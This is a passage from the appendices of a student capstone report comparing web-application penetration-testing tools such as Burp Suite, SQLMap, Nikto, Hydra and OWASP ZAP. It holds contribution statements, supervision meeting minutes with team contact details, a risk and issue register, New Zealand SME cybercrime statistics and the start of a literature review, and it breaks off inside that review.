Continuously new threats are emerging, and it is really important to improve the efficiency of the tools after evaluating the performance of this project. In future, mobile applications and other platforms can be tested to extend this project work to find more vulnerable aspects of the program. The implementation of cloud-based testing frameworks, such as machine learning security, can be included, which will bring more meaningful results. This project will work as proactive threat prevention for current and upcoming cybersecurity projects as it is based on complete penetration testing procedures.

18.0 Appendices

18.1 Signed Individual Contribution Statement

Project Title: Comparative Analysis of Penetration Testing Tools in Assessing Web Application Vulnerabilities

Project Start: 22/07/2024

Project Finish: 22/11/2024

Contributor: Tanveer Ahmed Osman

Role: Project Manager

Contribution Statement:

In our Capstone project, I conducted overall web application security vulnerabilities. I used industry-standard tools like Burp Suite and SQL Map. Based on different security levels, I tested the tools which stimulated real-life testing. All the testing results are also documented. I identified different areas of improvement and made recommendations for the proper tool. Also, I focused on a cost-effective solution for the businesses. I designed the project in such a way that it will be helpful for cybersecurity professionals and contribute to society.

Tanveer Ahmed Osman

10/11/2024

Project Title: Comparative Analysis of Penetration Testing Tools in Assessing Web Application Vulnerabilities

Project Start: 22/07/2024

Project Finish: 22/11/2024

Contributor: Jun Russell Ragasa

Role: Penetration Tester

Contribution Statement:

I actively contributed to this project as a tools tester, mostly utilising both Burp Suite Professional and Community editions and assessing these tools with different levels of security in the target web application. My responsibilities included thorough documentation of implementation, testing, and finding results in my allocated tools. I supported the team by contributing a part of the document report and also conducted research on relevant papers to enhance the quality of our report. Additionally, I always maintained good communication with the stakeholder penetration tester to ensure that our project was aligned and provided guidance to our project. My role also involved parts of the project report and participated in meetings to keep track of the progress and achieve deliverables.

Jun Russell Ragasa

Project Title: Comparative Analysis of Penetration Testing Tools in Assessing Web Application Vulnerabilities

Project Start: 22/07/2024

Project Finish: 22/11/2024

Contributor: Hope Pose-Anesone

Role: Penetration Tester

Contribution Statement:

As a Team Member and Penetration Tester for this Project, I contributed significantly to various phases of the engagement. My primary responsibilities included:

1. Problem Statement & Requirement Analysis
2. Literature Review
3. Project Management Methodology
4. Tool usage and documentation – leverage Nikto, Hydra and OWASP ZAP to perform brute force attacks, including web application scanning. The detailed documentation I produced contributed to the final report.
5. Impact – analyze findings and its impact towards NZ Society.

Additionally, this experience not only enhanced my technical skills, but my contributions played a key role in improving the application's security posture and the project's overall success.

Jun Russel Ragasa	9:00 pm	ragasj01@myunitec.ac.nz	02108389423
Hope Pose	9:00 pm	taimah01@myunitec.ac.nz	02110955122

3. Agendas and Notes, Decisions, Issues

Topic

Discussion

Tool efficiency

Discussed about the tool's criteria to effectively get the outcome

4. Action Items

Tasks	Assigned to	Due Date
Tool efficiency criteria	Tanveer	30/10/2024

18.3 Meeting minutes with Project Supervisor and Sponsor

Supervision Meeting Minutes 1

Team Name:	Taruho		
Date of Meeting:	29/7/2024	Time Duration:	1.5 Hours
Minutes Prepared By:	Tanveer	Location:	Online - Team App

1. Meeting Objective(s)

Discussion about the Capstone project and forming a team.

2. Attendance at Meeting

Name	Time of Arrival	E-mail	Phone
Tanveer Osman	9:30 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	9:30 pm	ragasj01@myunitec.ac.nz	02108389423
Andrew David	9:30 pm	adavid@unitec.ac.nz	+64 9 892 7371

3. Agendas and Notes, Decisions, Issues

Topic Discussion

Brainstorming ideas Discussed our interest in different topics and guided us through the process.

4. Action Items

Tasks	Assigned to	Due Date
Team finalise	Tanveer	1/8/2024
Capstone project choose	Russell	1/8/2024

5. Next Meeting

Date 1/8/2024 Time: 9:30 pm Location: Online - Team App

Objectives: Finalise Team and capstone project ideas discussion

Supervision Meeting Minutes 2

Team Name:	Taruho		
Date of Meeting:	1/8/2024	Time Duration:	1.5 Hours
Minutes Prepared By:	Hope	Location:	Online - Team App

1. Meeting Objective(s)

Discuss the Capstone project focused on implementing the Penetration testing toolkit. Address any questions or concerns regarding the steps needed for the team to progress efficiently on the project.

2. Attendance at Meeting

Name	Time of Arrival	E-mail	Phone
Tanveer Osman	9:30 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	9:30 pm	ragasj01@myunitec.ac.nz	02108389423
Hope Pose	9:30 pm	taimah01@myunitec.ac.nz	02110955122
Andrew David	9:30 pm	adavid@unitec.ac.nz	+64 9 892 7371

3. Agendas and Notes, Decisions, Issues

Topic	Discussion
1. Capstone project outcomes	The team will focus on specific tools. Research and study previous papers for more ideas.
2. Project topic	“ Penetration testing on Linux Debian Servers. ” this is not official.
3. Discussion of Penetration software tools	We will focus on the specific technology tools, such as Metasploit.
4. Discussion of Project Charter	This is to be submitted by Tanveen before Monday.
5. Business Requirement	Talk about what Operating System to use. Choose tools, types of attacks, and targets.

4. Action Items

Tasks	Assigned to	Due Date
Agenda minutes meeting	Hope	4/8/24
Project Charter - Submission	Tanveer	4/8/24
Individual Timesheet	Tanver Jun Hope	4/8/24

5. Next Meeting

Date	3/8/2024	Time:	9:30 pm	Location:	Online - Teams
Objectives:	Project Charter – Review and Approval by Andrew before the submission due date.				

Supervision Meeting Minutes 3

Team Name:	Taruho		
Date of Meeting:	3/8/2024	Time Duration:	1.5 Hours
Minutes Prepared By:	Tanveer	Location:	Online - Team App

1. Meeting Objective(s)

Project Charter – Review and Approval by Andrew before the submission due date.

2. Attendance at Meeting

Name	Time of Arrival	E-mail	Phone
Tanveer Osman	9:30 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	9:30 pm	ragasj01@myunitec.ac.nz	02108389423
Hope Pose	9:30 pm	taimah01@myunitec.ac.nz	02110955122
Andrew David	9:30 pm	adavid@unitec.ac.nz	+64 9 892 7371

3. Agendas and Notes, Decisions, Issues

Topic	Discussion
-------	------------

Project Charter Review	Overall review and approval of project charter.
------------------------	---

4. Action Items

Tasks	Assigned to	Due Date
Submission of Documents	Tanveer	4/8/2024
Research about the chosen topic	Tanver Jun Hope	8/8/2024

5. Next Meeting

Date	8/8/2024	Time:	9:30 pm	Location:	Online - Team App
------	----------	-------	---------	-----------	-------------------

Objectives:	Discuss the idea and plan of the project in detail.
-------------	---

Supervision Meeting Minutes 4

Team Name:	Taruho		
Date of Meeting:	6/8/2024	Time Duration:	1 Hour
Minutes Prepared By:	Tanveer	Location:	Online - Team App

1. Meeting Objective(s)

Discussion about the Capstone project and proposal defence.

2. Attendance at Meeting			
Name	Time of Arrival	E-mail	Phone
Tanveer Osman	9:30 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	9:30 pm	ragasj01@myunitec.ac.nz	02108389423
Hope Pose	9:30 pm	taimah01@myunitec.ac.nz	02110955122
Andrew David	9:30 pm	adavid@unitec.ac.nz	+64 9 892 7371

3. Agendas and Notes, Decisions, Issues	
Topic	Discussion
Proposal defence	Discussion about the Capstone project and proposal defence.

4. Action Items		
Tasks	Assigned to	Due Date
Proposal defence finalise	Tanveer Russell	7/8/2024
Defence slide	Hope	7/8/2024

5. Next Meeting			
Date	8/8/2024	Time:	9:30 pm
Objectives:	Feedback about the proposal defence		

Supervision Meeting Minutes 5

Team Name:	Taruho		
Date of Meeting:	8/8/2024	Time Duration:	1 Hour
Minutes Prepared By:	Tanveer	Location:	Online - Team App

1. Meeting Objective(s)	
Feedback about the proposal defence	

2. Attendance at Meeting			
Name	Time of Arrival	E-mail	Phone
Tanveer Osman	9:30 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	9:30 pm	ragasj01@myunitec.ac.nz	02108389423
Hope Pose	9:30 pm	taimah01@myunitec.ac.nz	02110955122
Andrew David	9:30 pm	adavid@unitec.ac.nz	+64 9 892 7371

3. Agendas and Notes, Decisions, Issues	
Topic	Discussion
Project proposal defence feedback	Feedback from the supervisor for presenting the proposal defence

4. Action Items		
Tasks	Assigned to	Due Date
Agenda minutes meeting	Hope	11/8/24
Project Charter - Submission	Tanveer	11/8/24
Individual Timesheet	Tanver Jun Hope	11/8/24

5. Next Meeting			
Date	12/8/2024	Time:	9:30 pm
Objectives:	Allocation Tasks for Project Proposal		

Supervision Meeting Minutes 6

Team Name:	Taruho		
Date of Meeting:	12/8/2024	Time Duration:	1 Hour
Minutes Prepared By:	Hope	Location:	Online - Team App

1. Meeting Objective(s)	
Allocation Tasks for Project Proposal	

2. Attendance at Meeting			
Name	Time of Arrival	E-mail	Phone
Tanveer Osman	9:30 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	9:30 pm	ragasj01@myunitec.ac.nz	02108389423
Hope Pose	9:30 pm	taimah01@myunitec.ac.nz	02110955122
Andrew David	9:30 pm	adavid@unitec.ac.nz	+64 9 892 7371

3. Agendas and Notes, Decisions, Issues	
Topic	Discussion
Project proposal review	Discuss and modification of project proposal

4. Action Items		
Tasks	Assigned to	Due Date
Executive Summary, Deliverables, WBS, Gantt Chart	Tanveer	14/8/2024
Title, Business Requirements, Objectives, Scope, Proposed Solution	Jun	14/8/2024
Problem Statement, Impacts	Hope	14/8/2024

5. Next Meeting			
Date	15/8/2024	Time:	9:30 pm
Objectives:	Discuss the project proposal document		

Supervision Meeting Minutes 7

Team Name:	Taruho		
Date of Meeting:	15/8/2024	Time Duration:	1 Hour
Minutes Prepared By:	Hope	Location:	Online - Team App

1. Meeting Objective(s)			
Discuss the project proposal document.			

2. Attendance at Meeting			
Name	Time of Arrival	E-mail	Phone
Tanveer Osman	9:30 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	9:30 pm	ragasj01@myunitec.ac.nz	02108389423
Hope Pose	9:30 pm	taimah01@myunitec.ac.nz	02110955122
Andrew David	9:30 pm	adavid@unitec.ac.nz	+64 9 892 7371

3. Agendas and Notes, Decisions, Issues	
Topic	Discussion
Project Proposal Review	Feedback and overview of the project proposal document

4. Action Items		
Tasks	Assigned to	Due Date
Submission of Documents	Tanveer	17/8/2024
Correction and modification of document	Jun Hope	17/8/2024

5. Next Meeting				
Date	19/8/2024	Time:	9:30 pm	Location: Online - Team App
Objectives:	Discuss project implementation			

Supervision Meeting Minutes 8

Team Name:	Taruho		
Date of Meeting:	23/8/2024	Time Duration:	1 Hour
Minutes Prepared By:	Hope	Location:	Online - Team App

1. Meeting Objective(s)

To review and assess the progress made on project tasks. Catch up on individual and team development.

2. Attendance at Meeting

Name	Time of Arrival	E-mail	Phone
Tanveer Osman	5:30 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	5:30 pm	ragasj01@myunitec.ac.nz	02108389423
Hope Pose	5:30 pm	taimah01@myunitec.ac.nz	02110955122
Andrew David	5:30 pm	adavid@unitec.ac.nz	+64 9 892 7371

3. Agendas and Notes, Decisions, Issues

Topic	Discussion
Weekly meeting with Andrew	Confirmed on Date: Thursday Time: 9:00 pm
Week 5 Project Milestone	Research Review is nearly complete, VMWare and Burp Suite are all set and complete, and DVWA setup is complete by (Professional PenTester)
Week 6 Progress Presentation	This is a 5-minute Presentation per Team

4. Action Items

Tasks	Assigned to	Due Date
Research on VM, CVE Vulnerabilities, Pen Test Tools	All	29/08/24
Presentation Slides	All	28/08/24
Individual Weekly Timesheet	All	25/08/24

5. Next Meeting

Date	29/8/2024	Time:	9:00 pm	Location:	Online - Team App
Objectives:	Research Review – Burp Suite				

Supervision Meeting Minutes 9

Team Name:	Taruho		
Date of Meeting:	29/8/2024	Time Duration:	1 Hour
Minutes Prepared By:	Tanveer	Location:	Online - Team App

1. Meeting Objective(s)

Research Review – Burp Suite

2. Attendance at Meeting

Name	Time of Arrival	E-mail	Phone
Tanveer Osman	9:00 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	9:00 pm	ragasj01@myunitec.ac.nz	02108389423
Hope Pose	9:00 pm	taimah01@myunitec.ac.nz	02110955122
Andrew David	9:00 pm	adavid@unitec.ac.nz	+64 9 892 7371

3. Agendas and Notes, Decisions, Issues

Topic	Discussion
Discussion on Research Approach	Focus on how effective are those pentesting tools on VMware environment

4. Action Items

Tasks	Assigned to	Due Date
Research on VM, CVE Vulnerabilities, Pen Test Tools	All	31/08/24
Presentation Slides	All	31/08/24
Individual Weekly Timesheet	All	31/08/24

5. Next Meeting

Date	5/9/2024	Time:	9:00 pm	Location:	Online - Teams
Objectives:	Burp Suite – Penetration testing methodology				

Supervision Meeting Minutes 10

Team Name:	Taruho		
Date of Meeting:	5/9/2024	Time Duration:	1 Hour
Minutes Prepared By:	Tanveer	Location:	Online - Team App

1. Meeting Objective(s)

To review and assess the progress made on project tasks. Catch up on individual and team development.

2. Attendance at Meeting			
Name	Time of Arrival	E-mail	Phone
Tanveer Osman	9:00 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	9:00 pm	ragasj01@myunitec.ac.nz	02108389423
Hope Pose	9:00 pm	taimah01@myunitec.ac.nz	02110955122
Andrew David	9:00 pm	adavid@unitec.ac.nz	+64 9 892 7371

3. Agendas and Notes, Decisions, Issues			
Topic	Discussion		
Weekly meeting with Andrew	Confirmed on Date: Thursday Time: 9:00 pm		
Discussion about Outputs	Discussed and demonstrated various tools implementation		

4. Action Items			
Tasks	Assigned to	Due Date	
Research on VM, CVE Vulnerabilities, Pen Test Tools	All	7/09/24	
Presentation Slides	All	7/09/24	
Individual Weekly Timesheet	All	7/09/24	

5. Next Meeting				
Date	29/8/2024	Time:	9:00 pm	Location:
Objectives:	Research Review – DVWA and other penetration tools.			

Supervision Meeting Minutes 11

Team Name:	Taruho		
Date of Meeting:	12/9/2024	Time Duration:	1 Hour
Minutes Prepared By:	Tanveer	Location:	Online - Team App

1. Meeting Objective(s)			
Research Review – DVWA and other penetration tools.			

2. Attendance at Meeting			
Name	Time of Arrival	E-mail	Phone
Tanveer Osman	9:00 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	9:00 pm	ragasj01@myunitec.ac.nz	02108389423
Hope Pose	9:00 pm	taimah01@myunitec.ac.nz	02110955122
Andrew David	9:00 pm	adavid@unitec.ac.nz	+64 9 892 7371

3. Agendas and Notes, Decisions, Issues	
Topic	Discussion
Discussion on Research Reports	Discussion about the structure of the report
Weekly meeting with Andrew	Confirmed on Date: Thursday Time: 9:00 pm

4. Action Items		
Tasks	Assigned to	Due Date
Research on VM, CVE Vulnerabilities, Pen Test Tools	All	14/09/24
Presentation Slides	All	14/09/24
Individual Weekly Timesheet	All	14/09/24

5. Next Meeting				
Date	19/9/2024	Time:	9:00 pm	Location:
Objectives:	Development of the project and Report Writing			

Supervision Meeting Minutes 12

Team Name:	Taruho		
Date of Meeting:	19/9/2024	Time Duration:	1 Hour
Minutes Prepared By:	Hope	Location:	Online - Team App

1. Meeting Objective(s)	
Presentation on Impact towards the Project. Focus on Impact, Problem Statement and Problem Solution.	

2. Attendance at Meeting			
Name	Time of Arrival	E-mail	Phone
Tanveer Osman	9:00 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	9:00 pm	ragasj01@myunitec.ac.nz	02108389423
Hope Pose	9:00 pm	taimah01@myunitec.ac.nz	02110955122
Andrew David	9:00 pm	adavid@unitec.ac.nz	+64 9 892 7371

3. Agendas and Notes, Decisions, Issues	
Topic	Discussion
Weekly meeting with Andrew	Confirmed on Date: Thursday Time: 9:00 pm
Week 9 Project Presentation	Discussion on Presentation Preparation before it dues in Monay
Week 9 Testing Tasks	Set up meeting with Justin - Discussion on Pentesting Tools

4. Action Items		
Tasks	Assigned to	Due Date
Russell to set up a meeting with Justin	Russell	18/09/24
Pentesting Task – start learning SQL Map, Nikto,	All	26/09/24
Set up Meeting with Masoud on Friday	Tanveer	20/09/24
Individual Weekly Timesheet	All	22/09/24
Hope will do the Impact	Hope	21/09/24
Russell will do the Problem Statement	Russell	21/09/24
Tanveer will do the Intro, Objective	Tanveer	21/09/24

5. Next Meeting				
Date	26/9/2024	Time:	9:00 pm	Location:
Objectives:	Test Cases, Analysis and Status Report			

Supervision Meeting Minutes 13

Team Name:	Taruho		
Date of Meeting:	26/9/2024	Time Duration:	1 Hour
Minutes Prepared By:	Hope	Location:	Online - Team App

1. Meeting Objective(s)

Feedback Review on Impact Presentation, progress plan towards Final Report Preparation.

2. Attendance at Meeting

Name	Time of Arrival	E-mail	Phone
Tanveer Osman	9:00 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	9:00 pm	ragasj01@myunitec.ac.nz	02108389423
Hope Pose	9:00 pm	taimah01@myunitec.ac.nz	02110955122
Andrew David	9:00 pm	adavid@unitec.ac.nz	+64 9 892 7371

3. Agendas and Notes, Decisions, Issues

Topic	Discussion
Weekly meeting with Andrew	Confirmed on Date: Thursday Time: 9:00 pm
Discussion with Andrew	To set up a meeting with Norah (Librarian for Research tips).
Week 10 Project Progress	
Team Discussion	Design Performance Criteria for evaluation tools Research Paper to use as the project guidelines Masoud's Website can be used (with anon disclosure) for the project

4. Action Items

Tasks	Assigned to	Due Date
Set up a Meeting with Norah	Tanveer	
Pentesting Task – start learning SQL Map, Nikto,	All	26/09/24
Week 10 Timesheet Submission	All	30/09/24

Supervisor Meeting Submission	Tanveer	30/09/24
Peer Review Submission	All	30/09/24
Test Cases – 1, 2	Russell	7/10/24
Test Cases – 3, 4	Tanveer	7/10/24
Test Cases – 5, 6	Hope	7/10/24

5. Next Meeting			
Date	17/10/2024	Time:	9:00 pm
Objectives:	Test Cases, Analysis and Status Report		

Supervision Meeting Minutes 14

Team Name:	Taruho		
Date of Meeting:	17/10/2024	Time Duration:	1 Hour
Minutes Prepared By:	Tanveer	Location:	Online - Team App

1. Meeting Objective(s)			
Progress Report, SQL map testing results			

2. Attendance at Meeting			
Name	Time of Arrival	E-mail	Phone
Tanveer Osman	9:00 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	9:00 pm	ragasj01@myunitec.ac.nz	02108389423
Andrew David	9:00 pm	adavid@unitec.ac.nz	+64 9 892 7371

3. Agendas and Notes, Decisions, Issues			
Topic	Discussion		
Progress Report	Updating supervisor about weekly progress		
Testing Demonstration	Discussed the output result of SQL map		

4. Action Items			
Tasks	Assigned to	Due Date	
Drafting the final report	All	20/10/24	

5. Next Meeting			
Date	24/10/2024	Time:	9:00 pm
Objectives:	Final report draft discussion		

Supervision Meeting Minutes 15

Team Name:	Taruho		
Date of Meeting:	24/10/2024	Time Duration:	1 Hour
Minutes Prepared By:	Tanveer	Location:	Online - Team App

1. Meeting Objective(s)

Final report draft discussion

2. Attendance at Meeting

Name	Time of Arrival	E-mail	Phone
Tanveer Osman	9:00 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	9:00 pm	ragasj01@myunitec.ac.nz	02108389423
Hope Pose	9:00 pm	taimah01@myunitec.ac.nz	02110955122
Andrew David	9:00 pm	adavid@unitec.ac.nz	+64 9 892 7371

3. Agendas and Notes, Decisions, Issues

Topic	Discussion
Draft report	Discuss about the format of the draft
Allocation	Allocation of work for each team member

4. Action Items

Tasks	Assigned to	Due Date
Final report draft allocation	All	27.10.2024

5. Next Meeting

Date	31/10/2024	Time:	9:00 pm	Location:	Online - Teams
Objectives:	Updating about the draft report				

Supervision Meeting Minutes 16

Team Name:	Taruho		
Date of Meeting:	31/10/2024	Time Duration:	1 Hour
Minutes Prepared By:	Tanveer	Location:	Online - Team App

1. Meeting Objective(s)

Final report structure and details discussion

2. Attendance at Meeting

Name	Time of Arrival	E-mail	Phone
Tanveer Osman	9:00 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	9:00 pm	ragasj01@myunitec.ac.nz	02108389423
Hope Pose	9:00 pm	taimah01@myunitec.ac.nz	02110955122

Andrew David	9:00 pm	adavid@unitec.ac.nz	+64 9 892 7371
--------------	---------	---------------------	-------------------

3. Agendas and Notes, Decisions, Issues

Topic	Discussion
Final Report Structure	Detail discussion about the final report and paper submission

4. Action Items

Tasks	Assigned to	Due Date
Final report draft completion	All	4/11/2024

5. Next Meeting

Date	6/11/2024	Time:	9:00 pm	Location:	Online - Team App
Objectives:	Final report draft discussion and review				

Supervision Meeting Minutes 17

Team Name:	Taruho		
Date of Meeting:	6/11/2024	Time Duration:	1 Hour
Minutes Prepared By:	Tanveer	Location:	Online - Team App

1. Meeting Objective(s)

Final report draft discussion and review

2. Attendance at Meeting

Name	Time of Arrival	E-mail	Phone
Tanveer Osman	9:00 pm	osmant01@myunitec.ac.nz	0278268337
Jun Russel Ragasa	9:00 pm	ragasj01@myunitec.ac.nz	02108389423
Hope Pose	9:00 pm	taimah01@myunitec.ac.nz	02110955122
Andrew David	9:00 pm	adavid@unitec.ac.nz	+64 9 892 7371

3. Agendas and Notes, Decisions, Issues

Topic	Discussion
Final Report	Discussed and checked the final report draft

4. Action Items

Tasks	Assigned to	Due Date
Final report draft completion	All	8.11.2024
Report Submission	Tanveer	10.11.2024

5. Next Meeting

Date	N/A	Time:	N/A	Location:	N/A
Objectives:	N/A				

18.4.0 Supplementary materials relevant to the project



18.4.1 Project Risk Register, Issue Register and Risk Matrix

RISK REGISTER									
A	Risk Name	Date Raised	Risk & Impact Description	Likelihood	Consequences	Overall	Proposed Mitigation	Owner	
1.1	Software Corruption	12-Sep-24	Loss / corruption	Possible	Extra workloads, tasks being not achieved or unable to hand in on time.	High	Cloud storage, multiple backups	Team Taruho	
2.1	Computer Hardware	12-Sep-24	Broken or damaged laptop	Possible	Loss of work and time, emotional distress and financial impact.	High	using a good quality computer system with a large storage unit for backups.	Team	
2.2	Potential Virus or Malware infection	13-Sep-24	Loss of project	Unlikely	Loss of work and time	Low	using updated software and antivirus/ malware protection	Team	
3.1	Project Scope Change	14-Sep-24	Scope changes the requirements	Possible	Would disrupt timeline and possible extra work to be delegated.	Moderate	ensuring project requirements are stipulate in contract and if deviated will require renegotiation of contract.	Team	
4.1	Injured Member/ ill Team member (Low impact)	6-Aug-24	Team member falls ill or gets injured.	Possible	Possible extra work to be delegated or reallocated to other team members to meet deadline.	High	Arrange to virtual meetings for catch up so team member can continue to work whilst away from class.	Team	
4.2	Injured Member/ ill Team member (High impact)	6-Aug-24	Team member falls ill or gets injured.	Possible	Possible extra work to be delegated or reallocated to other team members to meet deadline.	High	Project has an order of priority to be worked on if a team member is unable to continue	Team	

ISSUES REGISTER											
ID	Date Raised	Issue Title	Issue Description	Specific Deliverable/Milestone affected	Consequences	Proposed Resolution / Mitigating Action	Issue Owner	Target Date to Resolve	Progress Status / Commentary	Open / Closed	
4.1	12-Sep	ill team member (low impact)	team member ill for several days away from class.	Phase 3 Project Implementation	Possible delay to meeting next milestone deadline if work load is backed up.	Strong communication between team and ill team member. Work load reallocation not required. Team member able to work from home remotely. Will reassess with ill team member daily to check in if they are having difficulty to produce work remotely and if work load is to be reallocated to other team members to ensure deadlines are kept.	Team Taruho	5-Nov	Team member recovered from illness able to stay upto date with the project remotely. Continued support from team as they checked on ill team member daily to inquire if help is need.	Closed	
4.1	12-Sep	ill team member (low impact)	team member ill for several days away from class.	Phase 3 Project Implementation	Possible delay to meeting next milestone deadline if work load is backed up.	Strong communication between team and ill team member. Work load reallocation not required. Team member able to work from home remotely. Will reassess with ill team member daily to check in if they are having difficulty to produce work remotely and if work load is to be reallocated to other team members to ensure deadlines are kept.	Team Taruho	5-Nov	Team member continues to be very unwell and unable to work on project. Team member updates team what is left to be action for redistribution of tasks to get completed.	Open (continued ID# 4.2)	
4.2	12-Sep	ill team member (high impact)	team member very unwell for several days unable to complete work remotely	Phase 3 Project Implementation & Phase 4 Project Deployment	Additional work load on other team members who have taken on additional responsibilities of ill team member.	Prioritise work load and continue with strong communication with team as to where extra support may be needed.	Team Taruho	5-Nov	Team member recovered and able to resume work. Team has assisted with ill team members workload and worked on prioritising tasks to be completed. Ill team member was also able to catch up and complete	Closed	
2.1	13-Sep	Computer software	This happening during Pentesting of Hydra Tool	Testing and Implementation Phase	Computer was in a frozen mode and couldn't able to test the tool also some works were unable to retrieve	Virtual Machine needs to reset and ensure always backup works	Team Taruho	6-Nov	Issue was resolved asap. Team were able resume on the next day.	Closed

NZ Cybercrime Statistics according to National Cyber Security Centre:

As cyber threats proliferate, small businesses find themselves not just in the crosshairs but also facing the daunting financial repercussions of a breach.

There is an urgent need for robust cyber security measures.

With the staggering average cost of \$173,000 per incident, it is imperative for NZ SMEs to shift their mindset and prioritize their defenses, not only to protect their sensitive data but also to preserve their reputation and customer trust.

But just over half of small to medium businesses (SMEs) have cyber security as a top priority and less than half say they are prepared for a cyber incident, according to new research by the National Cyber Security Centre (NCSC).

KEY NZ CYBER-CRIME STATISTICS:

- 43% of cyber-crime is targeted at small business. No business is 'too small' to worry about this.
- The average cost of a data breach is \$173K. Can you afford that?
- Cyber security is the third biggest issue of concern for SME decision makers. (after cashflow and the state of the economy)
- Despite that, 30% of small NZ businesses think it is unlikely a cyber incident would happen to them and only 48% of businesses describe themselves as prepared.

SME in Aotearoa overall cyber resilience performance according to NCSC Report:

SME Contribution in NZ according to MFAT report:

The screenshot shows a web browser window with the URL <https://www.mfat.govt.nz/en/trade/free-trade-agreements/free-trade-agreements-in-force/sme-contribution>. The page title is "the first free trade agreement to include a chapter on SMEs." On the left, there is a sidebar with a navigation menu for exporters and various free trade agreements, including the CPTPP. On the right, there is a "On this page" section listing several topics under "SMEs' valuable contribution". Below this, a main content area is titled "SMEs' valuable contribution" and discusses the significant contribution of SMEs to the New Zealand economy. It also notes challenges faced by SMEs due to non-tariff measures and the aims of the CPTPP outcomes.

On this page

- SMEs' valuable contribution
- Reduced costs
- Fewer impediments to doing business
- Faster processes
- Enabling participation
- Regulatory input and coherence
- Responsive governments
- Access to information
- Resources for SMEs

SMEs' valuable contribution

Small and medium-sized enterprises (SMEs) make a significant contribution to the New Zealand economy:

- accounting for 97% of all New Zealand businesses
- employing more than 679,000 people or 29.3% of all New Zealand employees
- generating over a quarter of New Zealand gross domestic product.

Yet SMEs often face challenges when it comes to exporting. Non-tariff measures have become a dominant feature of international trade as tariffs have gradually been lowered or removed. These have a disproportionate impact on SMEs wanting to export due to the increased costs, and multitude, of burdensome compliance requirements that can generally be more easily absorbed by large-scale firms.

To recognise this, many CPTPP outcomes aim to make it easier for SMEs to trade with the ten markets. CPTPP Parties have a shared interest in promoting the

18.4.4 Literature Review:

Paper Title	Which paper and journal are the important	Which problem are addressed	Which tools used	Which techniques have been used	What is that quality of the studies
Penetration testing analysis with standardized Report Generation	10	<p>Identifying Vulnerabilities and Flaws: The study focuses on the identification of vulnerabilities and flaws, web applications through penetration testing.</p> <p>Lack of Standardization in Penetration Testing Reports: One of the critical problems highlighted is the absence of a standardized format for penetration testing reports. This inconsistency can make it difficult for domain experts, decision-makers, and executives to interpret the findings and make informed decisions.</p> <p>Improving the Security of Networks and Web Applications: The study aims to improve the robustness of network and web applications by using penetration testing tools, specifically the OWASP vulnerability tool, and by analyzing vulnerable web applications in a lab setup.</p>	<p>OWASP (Open Web Application Security Project) Vulnerability Tool: This is an industry-known tool used to identify vulnerabilities in web applications. OWASP provides various tools and resources for securing web applications, and this study utilizes these tools for penetration testing.</p> <p>Three Vulnerable Web Applications in a Lab Setup: The study explores three intentionally vulnerable web applications in a controlled lab environment to conduct penetration tests and analyze the results.</p>	<p>Penetration Testing: This is the primary technique used in the study. Penetration testing involves simulating cyber-attacks on computer systems, networks, or web applications to identify vulnerabilities and security flaws. The study uses this technique to test both the network and web applications.</p> <p>Vulnerability Assessment: Through the use of the OWASP vulnerability tool and lab setups, the study conducts vulnerability assessments. This technique involves identifying, quantifying, and prioritizing the security vulnerabilities within the systems.</p> <p>Lab Setup and Controlled Testing: The study uses a controlled lab environment with three vulnerable web applications. This technique helps in testing and analyzing the vulnerabilities in a controlled manner, ensuring accurate and repeatable results.</p> <p>Analysis and Report Generation: 